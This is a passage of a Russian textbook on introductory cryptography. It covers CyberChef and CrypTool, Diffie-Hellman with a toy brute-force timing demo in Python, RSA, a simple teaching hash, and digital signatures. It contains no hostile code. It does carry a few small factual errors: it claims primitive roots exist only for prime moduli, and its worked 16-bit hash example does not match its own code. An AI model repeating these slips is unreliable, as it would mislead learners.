
3.1.4. Криптографические инструменты и онлайн-ресурсы

В этом разделе мы расширим ваш криптографический инструментарий, познакомив вас с различными онлайн-инструментами и ресурсами, которые помогут вам глубже изучить увлекательный мир криптографии.

Начнем с CyberChef[31], универсальной онлайн-платформы, разработанной GCHQ. Представьте CyberChef как вашу виртуальную криптографическую лабораторию, где вы можете вводить данные, выбирать из широкого спектра криптографических операций и наблюдать результаты в режиме реального времени.

CyberChef — это веб-приложение, разработанное GCHQ для выполнения различных операций с данными, включая криптографические преобразования. Вот подробное руководство по его использованию:

1. Доступ к CyberChef:
   - Откройте браузер и перейдите по адресу: https://gchq.github.io/CyberChef/
2. Интерфейс CyberChef:
   - Слева находится панель с операциями, сгруппированными по категориям.
   - Правее – основная рабочая область "Рецепта", где отображаются выбранные операции.
   - Справа - рабочая область с полем ввода и выводом результата.



3. Базовое использование:
   - Введите текст в поле ввода.
   - Выберите нужную операцию из списка слева Например, найдите операцию "ROT13" в категории "Encryption/Encoding" для шифра Цезаря.
   - Перетащите операцию в область "Рецепта".
   - Настройте параметры операции (например, сдвиг для шифра Цезаря).
   - Результат отобразится в поле вывода.
4. Работа с конкретными шифрами:


Для таких шифров как Атбаш, Цезаря, Гронсфельд, Виженера, Рельсовый. В CyberChef уже есть готовая реализация.

5. Комбинирование операций:
   - Можно добавлять несколько операций в "Рецепт", создавая цепочку преобразований.
   - Например, можно сначала применить шифр Цезаря, а затем кодировать результат в Base64.
6. Сохранение и загрузка рецептов:
   - Созданные "рецепты" можно сохранять и делиться ими с другими.
   - Используйте опцию "Save recipe" в верхнем меню.

CrypTool[32] — это образовательное программное обеспечение, предназначенное для изучения криптографии и криптоанализа. Существует несколько версий CrypTool, включая JCrypTool (Java-версия) и CrypTool-Online (веб-версия). Рассмотрим использование CrypTool-Online:

1. Доступ к CrypTool-Online:
   - Откройте браузер и перейдите по адресу: https://www.cryptool.org/en/cto/
2. Интерфейс CrypTool-Online:
   - Главная страница содержит список доступных криптографических методов и инструментов.
   - Методы разделены на категории: классическая криптография, современная криптография, криптоанализ и др.

[31] https://gchq.github.io/CyberChef/
[32] https://www.cryptool.org/en/



3. Работа с классическими шифрами:

Для таких шифров как Атбаш, Цезаря, Гронсфельд, Виженера, Рельсовый. В CrypTool-Online уже есть готовая реализация.

4. Криптоанализ:
   - CrypTool-Online предлагает инструменты для анализа зашифрованных текстов.
   - Например, можно использовать частотный анализ для атаки на простые шифры подстановки.
5. Интерактивные демонстрации:
   - Многие разделы содержат интерактивные демонстрации, позволяющие лучше понять принципы работы шифров.
   - Например, в разделе RSA можно пошагово пройти процесс генерации ключей и шифрования/дешифрования.
6. Образовательные материалы:
   - CrypTool-Online содержит обширную документацию и учебные материалы.

§3.2. Продвинутые криптографические методы

В этом параграфе мы рассмотрим передовые криптографические методы и узнаем, какие сложные математические принципы лежат в основе безопасной передачи информации.

3.2.1. Введение в продвинутую криптографию

После изучения основ криптографии, давайте рассмотрим более продвинутый метод защиты информации — криптографию с открытым (несимметричным) ключом. Этот метод значительно отличается от традиционного симметричного шифрования, где для зашифровки и расшифровки данных используется один и тот же ключ. В криптографии с открытым ключом применяются два разных ключа: один — открытый, а другой — закрытый.

Открытый ключ может быть передан любому человеку, чтобы тот мог зашифровать сообщение, но расшифровать его сможет только обладатель закрытого ключа. Это похоже на то, как если бы вы дали кому-то замок, который можно закрыть, но ключ от него остался только у вас. Таким образом, каждый может отправить вам зашифрованное сообщение, но прочитать его сможете только вы, используя свой закрытый ключ.

Преимущество этого метода в том, что он позволяет безопасно обмениваться данными без необходимости предварительного обмена секретными ключами, что делает его идеальным для использования в интернете, например, при онлайн-платежах или безопасной переписке. Даже если открытый ключ станет известен злоумышленникам, без закрытого ключа они не смогут расшифровать информацию.

Такой подход значительно повысил уровень безопасности в цифровом мире, позволив создавать защищенные каналы связи, где передаваемые данные надежно защищены, даже если доступ к ним пытаются получить посторонние.


kaspersky

Теперь, когда мы разобрались с принципами шифрования с открытым ключом, стоит глубже погрузиться в математические основы, которые делают возможными эти криптографические методы. За этими процессами скрыты сложные математические задачи, которые обеспечивают надежность и безопасность передачи данных. Одной из ключевых областей, на которых основаны современные криптографические алгоритмы, является теория чисел. В следующем разделе мы подробно рассмотрим несколько важных математических принципов, на которых строится эта технология, и как они помогают защищать информацию в цифровом мире.

3.2.2. Математические основы криптографии

В основе этих криптографических методов лежат фундаментальные математические концепции, в частности из теории чисел. Давайте рассмотрим некоторые ключевые принципы, лежащие в основе этих мощных мер безопасности:

- **Модульная арифметика:** Представьте себе циферблат часов. Когда мы добавляем время, оно не увеличивается до бесконечности, а «заворачивается» обратно.



- Например, если сейчас 11 часов, и мы прибавляем 8 часов, то получится 7 часов, а не 19. Это и есть принцип модульной арифметики. Математически это записывается так: «a равно b по модулю n», или **a ≡ b (mod n).** Это означает, что при делении чисел «a» и «b» на «n» у них остаётся одинаковый остаток. Эта идея очень важна для понимания, как работают криптографические алгоритмы.
- **Простые числа и взаимно простые числа**: Простые числа, кратные только 1 и самим себе (например, 2, 3, 5, 7, 11...), являются строительными блоками многих криптографических систем. Два числа являются взаимно простыми, если их наибольший общий делитель равен 1. Например, 15 (3 x 5) и 28 (2 x 2 x 7) являются взаимно простыми.
- **Малая теорема Ферма:** Эта теорема гласит, что если **p** - простое число, а **a** - любое число, не кратное p, то $\mathbf{a^{(p-1)} \equiv 1 \pmod p}$. Например, если a = 2 и p = 7, то $2^{(7-1)} = 64$, а 64, деленное на 7, оставляет остаток 1. Эта теорема помогает понять принцип работы алгоритма RSA.
- **Функция Эйлера и теорема Эйлера**: Функция Эйлера, $\varphi(n)$, подсчитывает целые положительные числа меньше n, которые являются взаимно простыми для n. Например, $\boldsymbol{\varphi(10) = 4}$, так как 1, 3, 7 и 9 являются взаимно простыми для 10. Теорема Эйлера гласит, что если числа **a** и **n** взаимно просты, то $\boldsymbol{a^{\varphi(n)} \equiv 1\ (mod\ n)}$**.** Эта теорема лежит в основе RSA и других криптографических алгоритмов.

Пример: Допустим, вы хотите вычислить $\boldsymbol{2^{1001}(mod\ 7)}$. Используя малую теорему Ферма, вы знаете, что $\boldsymbol{2^{7-1} \equiv 1\ (mod\ 7)}$. Поэтому вы можете упростить 2^{1001} как $\boldsymbol{(2^6)^{166} * 2^5 \equiv 1 * 1 * \ldots * 1 * 32 \equiv 4\ (mod\ 7)}$.

Эти математические принципы, несмотря на их абстрактность, являются основой для создания надёжных криптографических систем, используемых в повседневной жизни. Одним из наиболее известных протоколов, основанных на этих принципах, является **алгоритм Диффи-Хеллмана**.

3.2.3. Обмен ключами Диффи-Хеллмана

Математические основы криптографии, такие как модульная арифметика и простые числа, нашли практическое применение в протоколах обмена ключами, например, в алгоритме Диффи-Хеллмана. Этот

kaspersky

протокол позволяет двум сторонам, не имеющим безопасного канала связи, создать общий секретный ключ, который впоследствии можно использовать для шифрования данных.

Представьте себе, что вы и ваш друг хотите передать секретное сообщение в переполненной комнате, не будучи услышанными. Протокол Диффи-Хеллмана позволяет вам договориться о секретном ключе, даже если кто-то может видеть ваши публичные действия.

Принцип работы протокола Диффи-Хеллмана основан на использовании математических свойств модульной арифметики и сложности вычисления обратной задачи возведения в степень, известной как **проблема вычисления дискретного логарифма**. Чтобы понять, почему в результате обмена ключами у обоих участников всегда получается одинаковый секретный ключ и почему его невозможно вычислить за приемлемое время, давайте разберем это детально.

Принцип работы

Основная идея протокола заключается в том, что два участника могут обменяться информацией публично, но при этом каждый из них способен вычислить одинаковое секретное значение, используя свои собственные секретные числа и полученные данные от другого участника.

Например:

1. **Вы и ваш друг договариваетесь о двух публичных числах:** простое число p и генератор g (основание)..
2. **Вы выбираете** секретное число $\boldsymbol{a}$**,** а ваш друг — $\boldsymbol{b}$. Эти числа являются тайными.
3. **Каждый из вас вычисляет публичное значение**: вы вычисляете $\mathbf{A} = \mathbf{g^a \bmod p}$ и отправляете это значение другу, а ваш друг вычисляет $\mathbf{B} = \mathbf{g^b \bmod p}$ и отправляет его вам.
4. **Каждый из вас использует полученное значение** для вычисления общего секрета:
   - Вы вычисляете: $S = B^a \ mod \ p$
   - Ваш друг вычисляет: $S = A^b \ mod \ p$.

Поскольку $\mathbf{A} = \mathbf{g^a \bmod p}$ и $\mathbf{B} = \mathbf{g^b \bmod p}$, вычисляемое обоими участниками секретное значение S на самом деле одно и то же:

$$S = (g^b)^a \ mod \ p = g^{ab} \ mod \ p$$

$$S = (g^a)^b \ mod \ p = g^{ab} \ mod \ p$$

Таким образом, оба участника получают одинаковый секретный ключ $\boldsymbol{g^{ab} \ mod \ p}$

Почему сложно узнать секретные числа?

Чтобы понять, почему третья сторона (например, злоумышленник), видящая значения **A** и **B**, не может легко вычислить секрет **S**, давайте рассмотрим задачу, которую ей пришлось бы решить.

1. Злоумышленник знает публичные числа **p**, **g**, $\mathbf{A} = \mathbf{g^a \bmod p}$ и $\mathbf{B} = \mathbf{g^b \bmod p}$, но **не знает** a или b.
2. Чтобы вычислить секретный ключ $\boldsymbol{g^{ab} \ mod \ p}$, злоумышленнику нужно либо узнать a, либо b. Для этого необходимо решить **обратную задачу возведения в степень**, известную как **дискретный логарифм**. Это задача нахождения числа **x**, такого что: $\mathbf{g^x \bmod p = B}$ или $\mathbf{g^x \bmod p} = \boldsymbol{A}$

Проблема дискретного логарифма

Задача дискретного логарифма чрезвычайно сложна для решения, особенно если числа p и g выбраны достаточно большими, p должно быть большим простым числом, а g — первообразным корнем по модулю p. Это связано с тем, что для вычисления a или b, даже если злоумышленник знает g, p, A, и B, ему нужно выполнить огромное количество вычислений, что становится практически невозможным за приемлемое время при использовании современных вычислительных технологий. Например, если p — это 2048-битное число, то на решение задачи дискретного логарифма могут уйти миллиарды лет даже для самых мощных компьютеров.

Почему вычислить секрет за разумное время невозможно?

kaspersky

1. **Экспоненциальная сложность задачи**: Время, требуемое для решения задачи дискретного логарифма, растет экспоненциально с увеличением размера p. Это означает, что при использовании достаточно большого p перебор всех возможных значений становится непрактичным.
2. **Современные алгоритмы**: На данный момент нет эффективных (полиномиальных) алгоритмов для решения задачи дискретного логарифма в общем случае. Существуют некоторые специальные методы (например, методы грубой силы или методы половинного возведения в степень), но они не применимы для достаточно больших значений p.
3. **Безопасность ключа**: Правильно выбранные параметры — большие p и g — гарантируют, что задача нахождения a или b будет вычислительно непосильной для злоумышленника за разумное время. Это делает протокол Диффи-Хеллмана безопасным.

Далее идет пример работы программы на языке Python лишь для примера относительного времени расчета и подбора. Python считается достаточно медленным языком, и пример программы дан лишь для наглядности.

```
import random
from time import time
# Простое число, не слишком большое,
# чтобы не зависло на начальном этапе
p = 618970019642690137449562111
g = 618970019642690137449362173

# Быстрое возведение в степень по модулю
def mod_exp(base, exponent, modulus):
    # Используем встроенную функцию для быстрого вычисления
    return pow(base, exponent, modulus)

# Попробуем подобрать a и b
def find_secret_keys(p, g):
    start_time = time()
    print(f"Время старта: {start_time}")
    # Случайно выбираем a и b в ограниченном диапазоне
    # для демонстрации
    a = random.randint(10000000, 100000000)
    b = random.randint(10000000, 100000000)
    print(f"Выбрали случайные значения: a = {a}, b = {b}")
    print(f"Время подбора: {time()-start_time}")
    start_time = time()
    print(f"Расчет A, B. Время старта: {start_time}")
    A = mod_exp(g, a, p)
    B = mod_exp(g, b, p)
    print(f"Результаты:\nA = g^a mod p = {A},\nB = g^b mod p = {B}")
    print(f"Время расчета: {time() - start_time}")

    print("Начинаем подбор значений a и b для значений p и g...")
    # Попробуем подобрать a и b, зная A и B
    print("Теперь пытаемся подобрать секретные ключи...")
    start_time = time()
    print(f"Время старта расчета a: {start_time}")
    for a_guess in range(1, p):
    # Этот цикл может занять очень много времени
        if mod_exp(g, a_guess, p) == A:
            print(f"Найдено значение a: {a_guess}")
            print(f"Время подбора: {time() - start_time}")
```

```
            break
    start_time = time()
    print(f"Время старта расчета b: {start_time}")
    for b_guess in range(1, p):
    # Этот цикл также будет медленным
        if mod_exp(g, b_guess, p) == B:
            print(f"Найдено значение b: {b_guess}")
            print(f"Время подбора: {time() - start_time}")
            break

# Запуск программы
find_secret_keys(p, g)
```

Протокол работы программы:

Время старта: 1726082345.0029736

Выбрали случайные значения: a = 31722854, b = 47582963

Время подбора: **0.011454105377197266**

Расчет A, B. Время старта: 1726082345.020864

Результаты:

A = g^a mod p = 93383703803552146604099 30,

B = g^b mod p = 35265745091565821686327801

Время расчета: **0.013967514038085938**

Начинаем подбор значений a и b для значений p и g...

Теперь пытаемся подобрать секретные ключи...

Время старта расчета a: 1726082345.0530555

Найдено значение a: 31722854

Время подбора: **200.62801694869995**

Время старта расчета b: 1726082545.6912725

Найдено значение b: 47582963

Время подбора: **433.6125154495239**

Обратите внимание на относительный разброс времени расчета, и в данном случае использовано простое число размером в 89 бит, а не рекомендуемые 2048, а также ограниченные значения для a и b. При экспоненциальном росте сложности вычисления длительность подбора приближается к миллионам лет на суперкомпьютерах при простом числе p размером в 2048 бит.

Первообразный корень по модулю p

Первообразный корень по модулю p — это важное математическое понятие, которое используется в криптографии, в частности, в протоколе Диффи-Хеллмана. Поясним его на примере и с пошаговым разбором, чтобы было понятно.

kaspersky

Представь себе, что у нас есть простое число p. Мы берем число g и начинаем возводить его в разные степени, а затем смотрим на остатки от деления этих степеней на p. Если мы, возводя g в разные степени, можем получить все возможные остатки (от 1 до $p-1$, то такое число g называется первообразным корнем по модулю p. Первообразный корень по модулю p существует только для простых чисел p. Для простого числа p можно найти хотя бы один первообразный корень g, который будет генерировать все целые числа от 1 до $p-1$ при возведении в степени по модулю p.

Пример

Пусть $p = 7$ (простое число). Попробуем найти первообразный корень для этого числа.

1. Возьмем $g = 3$, так как $\mathbf{7-1=6}$, по формуле $\boldsymbol{p-1}$, а $\mathbf{6 = 2*3}$ **(факторизация числа, разложение на простые множители)** Начнем возводить его в степени и делить результат на $p = 7$, а потом посмотрим на остаток:
   - $3^1 \, mod \, 7 = 3$
   - $3^2 \, mod \, 7 = 9 \, mod \, 7 = 2$
   - $3^3 \, mod \, 7 = 27 \, mod \, 7 = 6$
   - $3^4 \, mod \, 7 = 81 \, mod \, 7 = 4$
   - $3^5 \, mod \, 7 = 243 \, mod \, 7 = 5$
   - $3^6 \, mod \, 7 = 729 \, mod \, 7 = 1$

Мы получили остатки: 3, 2, 6, 4, 5, 1. Это все возможные числа от 1 до 6 (все числа, которые меньше 7). Значит, $g = 3$ является первообразным корнем по модулю 7, потому что при возведении в степени мы получили все возможные остатки. Для $g = 2$ мы будем иметь только остатки 1, 2, 4.

Зачем это нужно?

Первообразный корень важен, потому что, если выбрать его в качестве числа g в протоколе Диффи-Хеллмана, это гарантирует, что можно безопасно генерировать ключи, которые будут равномерно распределены по множеству возможных значений. Если g не является первообразным корнем, то ключи могут принимать только часть возможных значений, что ослабляет безопасность протокола.

3.2.4. Алгоритм шифрования RSA

RSA, названный в честь его создателей Ривеста (**R**ivest), Шамира (**S**hamir) и Адлемана (**A**dleman), работает как система с двумя ключами. Один из них — это открытый ключ, который используется для того, чтобы зашифровать сообщение. Любой может воспользоваться этим ключом, чтобы отправить вам зашифрованное сообщение. Но прочитать его сможете только вы, потому что для расшифровки нужен закрытый ключ, который есть только у вас.

Вот упрощённое объяснение того, как это происходит. Сначала выбираются два больших простых числа — назовем их «p» и «q». Эти числа нужны, чтобы создать ключи для шифрования и расшифровки.

1. Вычисляем $n = p * q$. Это число важно, оно будет использоваться как в открытом, так и в закрытом ключе.
2. Вычисляем значение функции Эйлера $\varphi(n) = (p-1) * (q-1)$. Это нужно для создания ключей.
3. Далее выбирается число 'e', которое будет частью открытого ключа. Это число должно быть меньше $\varphi(n)$ и не иметь с ним общих делителей, кроме 1.
4. Теперь находим 'd' — часть закрытого ключа. Число 'd' выбирается так, чтобы при умножении 'd' на 'e' результат был равен 1 по модулю $\varphi(n)$.

Открытый ключ состоит из (n, e), а закрытый — из (n, d).

Как происходит шифрование:

- Отправитель превращает своё сообщение в число 'M', которое должно быть меньше 'n'.
  - Каждая буква, цифра или другой символ может быть закодирован в виде чисел с использованием стандартной кодировки. Наиболее популярные кодировки:

  - **ASCII**[33]: Каждому символу присваивается уникальное число от 0 до 127. Например, букве "A" соответствует число 65, букве "B" — число 66 и так далее.
  - **Юникод (Unicode)**[34]: Используется для кодирования большего числа символов, включая буквы из других языков, смайлики и специальные символы. Например, символ "Ю" в кодировке UTF-8 также имеет значение 1070, но другие символы могут занимать большее количество байтов.
  - Сообщение "HELLO" в кодировке ASCII может быть представлено как последовательность чисел: 72, 69, 76, 76, 79.
- Затем он использует формулу: $C = M^e \, mod \, n$, где C — это зашифрованное сообщение (шифротекст). Для этого он берёт открытый ключ получателя.

Как происходит расшифровка:

- Получатель, используя свой закрытый ключ (n, d), восстанавливает исходное сообщение: $M = C^d \, mod \, n$.

Пример:

- Пусть $p = 11$ и $q = 13$.
- $n = 11 * 13 = 143$.
- $\varphi(n) = (11 - 1) * (13 - 1) = 120$.
- Выбираем $e = 7$ (число, которое не имеет общих делителей с 120).
- Теперь находим $d = 103$ (так как $103 * 7 \equiv 1 \, mod \, 120$).
- Открытый ключ: (143, 7).
- Закрытый ключ: (143, 103).

Если отправитель хочет отправить сообщение $M = \mathbf{9}$, он вычисляет шифротекст $C = 9^7 mod \, 143 = 48$. Для расшифровки получатель использует свой закрытый ключ и вычисляет $M = 48^{103} (mod \, 143) = \mathbf{9}$, возвращая исходное сообщение.

Безопасность RSA заключается в том, что очень сложно разложить большое число 'n' на простые множители 'p' и 'q'. Без этих чисел невозможно узнать закрытый ключ.

3.2.5. Алгоритмы хэширования

Хэширование — это процесс создания уникального «отпечатка пальца» для любого набора данных. Этот «отпечаток», который мы называем хэшем, всегда будет иметь одинаковую длину, даже если данные очень большие. Важно то, что, если в данных изменится хотя бы один бит, их «отпечаток» полностью изменится. Хэширование является ключевым инструментом в защите данных и обеспечении их целостности.

Основные особенности алгоритмов хэширования

1. **Односторонняя функция:** Представь, что ты можешь легко создать хэш из любых данных, но вернуть данные обратно из хэша практически невозможно. Это как сжать лист бумаги так сильно, что развернуть его обратно в идеальном виде уже невозможно.
2. **Фиксированный размер выхода:** Не важно, какие данные ты используешь — короткое сообщение или целую книгу, — хэш будет всегда одинакового размера. Например, алгоритм SHA-256 всегда выдает хэш длиной 256 бит, что очень удобно для обработки данных.
3. **Устойчивость к коллизиям:** Хороший алгоритм хэширования устроен так, что найти два разных набора данных с одинаковым хэшем крайне сложно. Это как найти двух людей с абсолютно одинаковыми отпечатками пальцев — шансы на это крайне малы.

Где используется хэширование?

1. **Хранение паролей:** Когда ты создаешь аккаунт на сайте и вводишь пароль, сайт не сохраняет сам пароль, а только его хэш. Когда ты снова входишь, система вычисляет хэш от твоего пароля и сравнивает с тем, что хранится. Если хэши совпадают, значит пароль правильный.

---

[33] **ASCII** (American Standard Code for Information Interchange) — 7-битная кодировка, содержащая управляющие символы, цифры, буквы латинского алфавита и знаки препинания.

[34] **Unicode** — универсальный стандарт кодирования символов, поддерживающий множество языков и знаков, используя до 32 бит для каждого символа.

2. **Проверка целостности данных:** Хэширование помогает проверить, не были ли данные изменены. Например, при скачивании файла ты можешь сравнить его хэш до и после скачивания, чтобы убедиться, что он не был повреждён.
3. **Цифровые подписи:** В системах цифровой подписи хэширование играет важную роль, помогая проверить, что сообщение или документ не изменились с момента его подписания.

Хэширование также используется в сервисе VirusTotal[35]. VirusTotal — это онлайн-сервис, который помогает анализировать файлы и веб-страницы на наличие вредоносного кода. Когда пользователь загружает файл или ссылку на VirusTotal, сервис проверяет его с помощью десятков различных антивирусных программ и механизмов обнаружения. Чтобы не сканировать один и тот же файл несколько раз, VirusTotal использует алгоритмы хэширования. Когда пользователь загружает файл, система сначала вычисляет его хэш и проверяет, был ли этот файл уже загружен и проанализирован раньше. Если хэш совпадает с уже известным файлом, сервис сразу выдаёт результат прошлой проверки.

VirusTotal является полезным инструментом, который помогает защитить свои данные, проверяя файлы и ссылки на угрозы, используя при этом хэширование для ускорения процесса и предотвращения повторной проверки тех же файлов. Это наглядный пример того, как хэширование может быть использовано для повышения безопасности и эффективности в области информационной безопасности.

Понимая важность темы, рассмотрим простой алгоритм хеширования, который позволит создать хеш фиксированной длины (например, 16 бит).

Алгоритм Простого Хеширования с Фиксированной Длиной (16 бит)

1. **Выбор строки**. Для примера возьмем слово "КОД".
2. **Преобразование символов в числовые коды**. Каждый символ строки переводится в числовое значение по таблице Unicode:
   - К = 1050
   - О = 1054
   - Д = 1044
3. **Суммирование с весами**. Чтобы сделать хеш уникальнее, каждый код умножается на позицию символа в строке:
   - К: $1050 * 1 = 1050$
   - О: $1054 * 2 = 2108$
   - Д: $1044 * 3 = 3132$
   - Сумма: $1050 + 2108 + 3132 = 6290$
4. **Повышая уникальность** хеша инвертируем биты числа 6290
   - $6290_{10} = 1100010010010_2$
   - $\sim 1100010010010 = 0011101101101$
   - $0011101101101_2 = 1901_{10}$
5. **Операция получения остатка (mod)**. Для того чтобы длина хеша была фиксированной, мы применяем операцию взятия остатка от деления на 65536, поскольку 16 бит могут представлять значения от 0 до 65535:
   - $1901 \; mod \; 65536 = 1901$
6. **Представление хеша**. Полученное значение необходимо записать в виде 16 бит
   - $1901_{10} = 11101101101_2$
   - $0000011101101101_2 = 076D_{16}$
7. В результате нашего простого примера хеш слова КОД = 076D

Теперь рассмотрим еще один пример для слова "КАСПЕРСКИЙ":

[35] https://www.virustotal.com

1.	К	А	С	П	Е	Р	С	К	И	Й
2. (ord)	1050	1040	1057	1055	1045	1057	1056	1050	1048	1049
3. (№)	1	2	3	4	5	6	7	8	9	10
4. (ord*№)	1050	2080	3171	4220	5225	6342	7392	8400	9432	10490
5. summ	57803									
6. bin	1110000111001011									
7. ~	0001111000110100									
8. int	7732									
9. mod	7732									
10. 16 bit	0001 1110 0011 0100									
11. hex	1 E 3 4									

Пример кода алгоритма на Python:

```
def simple_hash(input_string, bits=16):
    # Шаг 1-3: Преобразование символов в
    # числовые коды и суммирование с весами
    hash_sum = sum((ord(char) * (i + 1)) for i, char in enumerate(input_string))
    # Шаг 4: Инвертирование битов
    inverted = ~hash_sum
    # Шаг 5: Операция получения остатка mod 65536
    hash_value = inverted % (1 << bits)
    # Шаг 6: Представление хеша в виде 16-битного шестнадцатеричного числа
    return f"{hash_value:04X}"


# Пример использования
input_word = "КАСПЕРСКИЙ"
result = simple_hash(input_word)
print(f"Хеш слова '{input_word}' = {result}")
```

Этот метод идеален для учебных целей, так как демонстрирует ключевые принципы хеширования: перевод символов в числовые коды, применение весов для повышения уникальности и использование операции взятия остатка для получения хеша фиксированной длины. Однако не соответствует требованиям по уровню защиты для современных способов хеширования

3.2.6. Цифровые подписи

Собственноручная подпись подтверждает, что документ подлинный. Цифровая подпись выполняет ту же функцию в электронном виде. Она использует ваш закрытый ключ для создания уникальной «печати» на хэше документа. Любой человек, у которого есть ваш открытый ключ, может проверить подлинность этой «печати», что докажет, что подпись сделана именно вами и документ не изменялся.

Принцип работы цифровой подписи:

1. **Хеширование сообщения**: Отправитель сначала вычисляет хеш сообщения с помощью специальной криптографической хеш-функции.
2. **Подписание хэша**: Далее отправитель шифрует этот хеш своим закрытым ключом. Этот зашифрованный хеш и есть цифровая подпись.
3. **Отправка сообщения**: После этого отправитель отправляет оригинальное сообщение и его цифровую подпись получателю.
4. **Проверка подписи**: Получатель, получив сообщение и подпись, расшифровывает подпись с помощью открытого ключа отправителя и получает хеш оригинального сообщения. Затем он

вычисляет хеш полученного сообщения и сравнивает его с тем, что был расшифрован. Если оба хеша совпадают, это означает, что сообщение подлинное и не было изменено.

Почему это возможно? Это возможно благодаря математическим свойствам алгоритмов, таких как RSA, которые обеспечивают, что данные, зашифрованные **закрытым ключом**, могут быть расшифрованы **только** соответствующим открытым ключом. Аналогично, если данные шифруются **открытым ключом**, они могут быть расшифрованы только **закрытым ключом**.

Таким образом, идея цифровой подписи заключается не в том, чтобы скрыть данные, а в том, чтобы подтвердить их подлинность. Поскольку открытый ключ доступен всем, любой может проверить, что подпись была сделана именно тем человеком, который владеет закрытым ключом, и что сообщение не изменилось.

Пример:

Предположим, Алиса хочет отправить Бобу сообщение с цифровой подписью. Вот как это будет происходить:

1. Алиса использует алгоритм SHA-256 для создания хэша своего сообщения.
2. Алиса шифрует хэш своим закрытым ключом, получая цифровую подпись.
3. Алиса отправляет сообщение и подпись Бобу.
4. Боб получает сообщение и подпись.
5. Боб расшифровывает подпись с помощью открытого ключа Алисы и получает хэш.
6. Боб вычисляет хэш полученного сообщения.
7. Боб сравнивает оба хэша. Если они совпадают, значит, сообщение действительно от Алисы и оно не изменено.

Цифровые подписи имеют важное значение для безопасности и доверия в цифровом мире. Они используются для защиты электронной почты, в процессе передачи программного обеспечения, при финансовых операциях и во многих других ситуациях, где важно подтвердить подлинность отправителя и целостность сообщения.

kaspersky

Глава 4. Сетевая и веб-безопасность:

§4.1. Сетевое обеспечение


В этой главе мы познакомимся с интересным миром сетевых технологий и сетевой безопасности. Подумайте, каким был бы мир без Интернета, онлайн-игр или даже без возможности обмениваться файлами между компьютерами в классе. Всё это было бы невозможно без сетей. Сети — важная часть нашего цифрового мира, благодаря им он работает так, как мы привыкли.

4.1.1. Основы сетевых технологий

Компьютерные сети позволяют компьютерам обмениваться информацией. Чтобы понять, как это работает, представим, что компьютеры в сети — это ученики в классе. Чтобы ученики могли обмениваться сообщениями, нужно определить, как они будут сидеть и каким образом общаться. Это определяют сетевые топологии — разные способы организации сетевых соединений.


4.1.1.1. Топологии

1. **Топология «звезда»** — все устройства подключаются к центральному узлу, как если бы все ученики общались через одного ведущего. Например, все компьютеры могут подключаться к общему серверу или принтеру. Это просто и удобно, но, если центральный узел выйдет из строя, никто больше не сможет общаться.

